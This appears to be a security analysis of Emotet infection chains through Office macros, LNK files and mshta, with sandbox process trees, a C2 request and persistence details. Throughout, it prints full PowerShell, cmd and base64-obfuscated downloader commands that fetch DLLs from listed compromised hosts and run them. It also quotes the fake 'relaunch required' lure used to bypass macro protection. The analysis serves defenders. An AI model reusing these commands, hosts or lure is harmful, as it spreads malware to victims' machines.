


```
▪ C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE
  "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde "C:\Users\Admin\AppData\Local\Temp
  \payments 25-03-2022_0907.xls"

    ▪ C:\Windows\SysWow64\regsvr32.exe
      C:\Windows\SysWow64\regsvr32.exe -s ..\csei.dll

        ▪ C:\Windows\SysWOW64\regsvr32.exe
          C:\Windows\SysWOW64\regsvr32.exe /s "C:\Windows\SysWOW64\Vvaulhobdcrbpzd\zyshajm.lwa"
```

Behavioral Report

Command and scripting interpreter


Emotet infection begins with malspam with a zip file containing Microsoft Office (Word, Excel) attachments. When such macros containing documents are opened and macros are enabled then the excel process spawns a new cmd.exe or powershell.exe process which executes a malicious PowerShell script. In the sample we used, we observed that after the user executes the file, a PowerShell script is executed via command prompt.



```
▪ C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE
  "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde C:\Users\Admin\AppData\Local\Temp\0
  7420a73fce30c052a44f7d412c4bed40b418670993488c3e61234711d1c16e8.xlsm

    ▪ C:\Windows\SysWOW64\cmd.exe
      "C:\Windows\System32\cmd.exe" /c start /B powershell $dfkj="$strs=\"https://evgeniys.ru/sap-logs/D
      6/,http://crownadvertising.ca/wp-includes/OxiAACCoic/,https://cars-taxonomy.mywebartist.eu/-/BPCahs
      AFjwF/,http://immoinvest.com.br/blog_old/wp-admin/luoT/,https://yoho.love/wp-content/e4laFBDXIvYT6
      O/,https://www.168801.xyz/wp-content/6J3CV4meLxvZP/,https://www.pasionportufuturo.pe/wp-content/XUB
      S/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r
      1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64
      \rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj

        ▪ C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
          powershell  $dfkj="$strs=\"https://evgeniys.ru/sap-logs/D6/,http://crownadvertising.ca/wp-includ
          es/OxiAACCoic/,https://cars-taxonomy.mywebartist.eu/-/BPCahsAFjwF/,http://immoinvest.com.br/blog
          _old/wp-admin/luoT/,https://yoho.love/wp-content/e4laFBDXIvYT6O/,https://www.168801.xyz/wp-conte
          nt/6J3CV4meLxvZP/,https://www.pasionportufuturo.pe/wp-content/XUBS/\".Split(\",\");foreach($st i
          n $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";Invoke-WebRequest
          -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+
          \",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj
```


Macros Execution Process Tree

After executing the malicious PowerShell script, it uses Invoke-WebRequest to download the second stage payload from the Emotet server. The Invoke-WebRequest cmdlet is used for interacting with the web server. In the sample we analyzed, the downloaded malicious DLL files were saved inside a random name folder under the "C:\ProgramData" folder which we can see below. In other cases, we have observed that the initial loader creates a random name folder under the temp directory and drops the payload under the created folder.



```
$dfkj = $strs = "https://evgeniys.ru/sap-logs/D6/", "http://crownadvertising.ca/wp-includes/OxiAACCoic/", "https://cars-
taxonomy.mywebartist.eu/-/BPCahsAFjwF/", "http://immoinvest.com.br/blog_old/wp-admin/luoT/", "https://yoho.love/wp-content/e4laFBDXIvYT6O/",
"https://www.168801.xyz/wp-content/6J3CV4meLxvZP/", "https://www.pasionportufuturo.pe/wp-content/XUBS/"
foreach ($st in $strs) {
  $r1 = get-random
  $r2 = get-random
  $tpth = "C:\\ProgramData\\\\" + $r1 + ".dll"
  invoke-webrequest -uri $st -outfile $tpth
  if (test-path $tpth) {
    $fp = "C:\\Windows\\SysWow64\\rundll32.exe"
    $a = $tpth + ",f" + $r2
    start-process "C:\\Windows\\SysWow64\\rundll32.exe" -argumentlist $a
    break
  }
}
invoke-expression $dfkj
```

When a malicious DLL file is downloaded, the payload is executed using the system utility regsvr32.exe. According to Microsoft, "*Regsvr32* is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry." When the payload is executed, it also further creates a connection to remote hosts.




Processes

- C:\Windows\system32\regsvr32.exe

```
regsvr32 /s C:\Users\Admin\AppData\Local\Temp\6fbf5a49266e234d140e075f54aa742c4cec213db755d5909be24f9
253f74f80.dll
```

  - C:\Windows\system32\regsvr32.exe

```
C:\Windows\system32\regsvr32.exe "C:\Windows\system32\RswymcdzHAj\YheHOcDiab.dll"
```



Process Flow **flow:** 182.162.143.56:443 **process:** regsvr32.exe **time:** 71421

? POST https://182.162.143.56/aszwhjwjidtpvwta/jnmhalhc/lxnp/wwswrzrstgthbbc/

Remote address:

```
182.162.143.56:443
```

Request


```
POST /aszwhjwjidtpvwta/jnmhalhc/lxnp/wwswrzrstgthbbc/ HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 311
Host: 182.162.143.56
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 12 Nov 2022 10:06:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

Execution through the Word document

Emotet actors also send spear phishing mails with Word documents with malicious macros code. When the user executes the malicious Word document, the following behavior can be observed which is similar to the behavior we observed in the above sample.




```
C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\Admin\AppData\Local\Temp\0
2f9ecdd1de018bdfaa27979567c7cc39fae5cd066288c9ec1342508c05e0cdc.docm" /o ""

    C:\Windows\System32\cmd.exe
    "C:\Windows\System32\cmd.exe" /c start /B powershell $dfkj="$strs=\"http://jamaateislami.com/wp-adm
    in/FKyNiHeRz1/,http://voltaicplasma.com/wp-includes/wkCYpDihyc8biTPn444B/,http://linebot.gugame.ne
    t/images/RX6MVSCgGr/,http://1pj917.com/wp-content/Cc4KG1MDR4xAWp91SjA/,http://html.gugame.net/img/5
    xUBiRIQ4s3EtKEv67Ebn/,http://xanthelasmaremoval.com/wp-includes/VVVcpYsRtGgjQqfgjxbS/,http://giadin
    hviet.com/pdf/log_in/8kQBFUyohsDRGCJx/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-
    Random;$tpth=\"c:\programdata\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Pa
    th $tpth){$fp=\"c:\windows\syswow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentL
    ist $a;break;}}";IEX $dfkj

        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        powershell  $dfkj="$strs=\"http://jamaateislami.com/wp-admin/FKyNiHeRz1/,http://voltaicplasma.co
        m/wp-includes/wkCYpDihyc8biTPn444B/,http://linebot.gugame.net/images/RX6MVSCgGr/,http://1pj917.c
        om/wp-content/Cc4KG1MDR4xAWp91SjA/,http://html.gugame.net/img/5xUBiRIQ4s3EtKEv67Ebn/,http://xant
        helasmaremoval.com/wp-includes/VVVcpYsRtGgjQqfgjxbS/,http://giadinhviet.com/pdf/log_in/8kQBFUyoh
        sDRGCJx/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"c:\programda
        ta\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"c:\windo
        ws\syswow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}}";IEX
        $dfkj

            C:\windows\syswow64\rundll32.exe
            "C:\windows\syswow64\rundll32.exe" c:\programdata\1771798930.dll,f1382791001
```

Excel spawning PowerShell child process

In the above image, we can see that Word spawns a child process that executes an obfuscated PowerShell script that downloads an Emotet DLL (dynamic-link library) file. The malicious DLL is run with a random name export function via the rundll32 utility. Rundll32 is a Windows utility that loads and runs 32-bit DLLs. In the case of execution through a Word document, rundll32 was use to execute a DLL instead of a regsvr32 binary.

In another sample, we observed the malicious file spawning a command prompt which then executes mshta. *Mshta*.exe is a Windows-internal binary that provides a *Microsoft* HTML Application Host environment and allows execution of ".HTA" (HTML Application) files that execute outside a browser.




```
C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE
"C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde C:\Users\Admin\AppData\Local\Temp\e
492f31ca20d99888b2434dcb4d9af1f93ed4c485b9bd2bc550ce8ae8021b9cd.xls

    C:\Windows\SysWOW64\cmd.exe
    cmd /c m^sh^t^a h^tt^p^:/^/0xc12a24f5/cc.html

        C:\Windows\SysWOW64\mshta.exe
        mshta  http://0xc12a24f5/cc.html
```

Mshta child process spawned

User execution: Malicious file

Adversaries have consistently gained initial access by using Microsoft Office macros due to their inherent functionality and flexibility. Threat intel reports for 2022 indicate that adversaries will continue using macros and they show no signs of stopping. A macro is a command or a set of commands that can automate a set of tasks in Microsoft Office. The concept of software macros has existed since the dawn of the programming language to automate tedious repetitive tasks. Further reading of macros and detecting macro activity is available here. Office macros are very powerful and versatile because they can host VBA code, which is one of the main reasons threat actors use macros. For this reason, Microsoft has decided to block macros by default for Office applications retrieved from the internet. Also, there are some scenarios where VBA macros are able to run. So, to bypass the Microsoft Protection view, threat actors have socially engineered victims to load the Office product from the trusted path, which allows macro execution.


After the user has downloaded the malicious file and opened the malicious Excel file, a warning is displayed and urges the user to open the file from some specific folders, shown in the image below. When users see the warning, the file is moved to the mentioned path and executed from there. As a result, macros are executed, resulting in arbitrary code execution.



RELAUNCH REQUIRED In accordance with the requirements of your security policy, to display the contents of the document, you need to copy the file to the following folder and run it again:

for Microsoft Office 2013 x32 and earlier - C:\Program Files\Microsoft Office (x86)\Templates
for Microsoft Office 2013 x64 and earlier - C:\Program Files\Microsoft Office\Templates
for Microsoft Office 2016 x32 and later - C:\Program Files (x86)\Microsoft Office\root\Templates
for Microsoft Office 2016 x64 and later - C:\Program Files\Microsoft Office\root\Templates

Below, we can see the general behavior of Emotet execution via Excel.



```
■ C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE
  "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde C:\Users\Admin\AppData\Local\Temp\3
  11e174087ecfc0bd85f78bd70829570ee3b4b567afcf293ebb32f4f887c6d1b.xls

    ■ C:\Windows\SysWOW64\regsvr32.exe
      C:\Windows\System32\regsvr32.exe /S ..\elv1.ooocccxxx

    ■ C:\Windows\SysWOW64\regsvr32.exe
      C:\Windows\System32\regsvr32.exe /S ..\elv2.ooocccxxx

        ■ C:\Windows\system32\regsvr32.exe
          /S ..\elv2.ooocccxxx

            ■ C:\Windows\system32\regsvr32.exe
              C:\Windows\system32\regsvr32.exe "C:\Windows\system32\FpfsGLOZEeRB\smAQFMR.dll"

    ■ C:\Windows\SysWOW64\regsvr32.exe
      C:\Windows\System32\regsvr32.exe /S ..\elv3.ooocccxxx

        ■ C:\Windows\system32\regsvr32.exe
          /S ..\elv3.ooocccxxx

            ■ C:\Windows\system32\regsvr32.exe
              C:\Windows\system32\regsvr32.exe "C:\Windows\system32\YxvAA\TPbOmDIxuGj.dll"

    ■ C:\Windows\SysWOW64\regsvr32.exe
      C:\Windows\System32\regsvr32.exe /S ..\elv4.ooocccxxx

        ■ C:\Windows\system32\regsvr32.exe
          /S ..\elv4.ooocccxxx

            ■ C:\Windows\system32\regsvr32.exe
              C:\Windows\system32\regsvr32.exe "C:\Windows\system32\JpWmkNHCLuniwGn\VYxjcQuHSyRGIlu.dll"
```


Malicious macros process tree

Infection chain with LNK

After Microsoft's announcement to disable macros by default threat actors have been changing their procedure to use LNK files for achieving code or command execution. This is not a novel technique, and various malware and threat actors have been using it. When executing the malicious ".lnk" file, it drops a malicious VB script or PowerShell script file in the system which is executed to download Emotet malware. When the VB script payload is dropped into the system, Wscript.exe binary is used.

The dropped payload downloads an obfuscated DLL file which is executed using the regsvr32 utility which further downloads the main Emotet payload. It also attempts to bypass the PowerShell execution policy to execute commands and scripts without restriction. Below follows a detailed discussion of the above-mentioned techniques.

The infection chain again starts with spear phishing. After initial access, the user downloads the attachment from malspam and a file with the ".lnk" extension is dropped. After the user executes the malicious shortcut file, the stager payload then executes the encoded PowerShell scripts which further download the Emotet DLL and place it under a randomly named folder. While executing the malicious DLL using regsvr32, the payload establishes a network connection to a malware-distributing web server and downloads another payload.



C:\Windows\system32\cmd.exe 2\cmd.exe

```
cmd /c "C:\Users\Admin\AppData\Local\Temp\K-1 06.13.2022.lnk"
```

- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c
"&{'p8ArwZsj8ZO+Zy/dHPeI+siGhbaxtEhzwmd3zVObm9uG2CGKqz5m4AdzKWWz
PmKrjJieG4O9';$BxQ='uYnIvc3RhdHMvUkppMnJRSTRRWHJXQ2ZnZG1pLyIsImh
0dHBzOi8vd3d3LmVsYWJvcm8ucGwvaW1ncy9KWkgyR0lIdG9PNy8iLCJodHRwczo
vL2VsLWVuZXJnaWFraS5nci93cC1pbmNsdWRlcy9JZHJWS09HWU1Rb2R1N0lsT0l
oLyIsImh0dHA6Ly9kcmVjaHNsZXJzdGFtbXRpc2NoLmRlL2ZvbnRzL1pBeVhic2Y
vIiwiaHR0cDovL2RobmNvbnN0cnVjY2lvbmVzLmNvbS5hci93cC1hZG1pbi9TbTA
yWnNWRFlXZG9UYjdycUwvIiwiaHR0cDovL2RpbHNybC5jb20vcGhvbmUvcGZpcDV
tLyIpOyR0PSJuZldGUSI7JGQ9IiRlbnY6VE1QXC4uXCR0Ijtta2RpciAtZm9yY2U
gJGQgfCBvdXQtbnVsbDtmb3JlYWNoICgkdSBpbiAkbGlua3MpIHt0cnkge0lXUiA
kdSAtT3V0RmlsZSAkZFxqeEtQSXJNRnhKLk9PZjtSZWdzdnIzMi5leGUgIiRkXGp
4S1BJck1GeEouT09mIjticmVha30gY2F0Y2ggeyB9fQ==';$KOKN='ICBXcml0ZS
1Ib3N0ICJBcFBoUiI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW
51ZSI7JGxpbmtzPSgiaHR0cHM6Ly9kZXNjb250YWRvci5jb20';$KOKN=$KOKN+$
BxQ;$GBUus=$KOKN;$xCyRLo=[System.Text.Encoding]::ASCII.GetStrin
g([System.Convert]::FromBase64String($GBUus));$GBUus=$xCyRLo;ie
x($GBUus)}"
```

- C:\Windows\system32\regsvr32.exe

```
"C:\Windows\system32\regsvr32.exe" C:\Users\Admin\AppData\Loca
l\Temp\..\nfWFQ\jxKPIrMFxJ.OOf
```

- C:\Windows\system32\regsvr32.exe

```
C:\Windows\system32\regsvr32.exe "C:\Windows\system32\Wzgzy\
CiwFWYA.dll"
```


Malicious DLL downloaded via LNK file execution

Behaviors we can observe after initial access and execution

Emotet drops and executes the Cobalt Strike beacon on the victim host, which means Emotet tactics also cover the use of Cobalt Strike. Also, Emotet is a loader-as-a-Service, so the following behaviors are composed of various separate samples and incidents.

Persistence


After execution of the Emotet payload, it tries to create a new service using the CreateServiceW() function. The service name and extension are randomly generated.



```
CreateServiceW (
    ,
    lpServiceName       -> "inlhqnoexalgkj.wxv",
    lpDisplayName       -> "inlhqnoexalgkj.wxv",
    dwDesiredAccess     -> SC_MANAGER_CREATE_SERVICE,
    dwServiceType       -> SERVICE_WIN32_OWN_PROCESS,
    dwStartType         -> SERVICE_AUTO_START,
    ,
    lpBinaryPathName    -> "C:\Windows\SysWOW64\rundll32.exe \"C:\Windows\SysWOW64\Zrwpakqikkvdf\inlhqnoexalgkj.wxv\",bjBD",
    ,,,,
)
```

Emotet Persistence Mechanism

If a new service creation fails, it also creates a new registry key in the registry path "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" with the same name as the failed service. The payload to be executed is then placed in the registry key's value which will be executed during the system start.



Adds Run key to start application • 2 TTPs 2 IoCs

persistence

TTPs: Registry Run Keys / Startup Folder | Modify Registry

Processes: regsvr32.exe

description	ioc	process
Set value (str)	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\YheHOcDiab.dll = "C:\\Windows\\system32\\regsvr32.exe \"C:\\Windows\\system32\\RswymcdzHAj\\YheHOcDiab.dll\""	regsvr32.exe
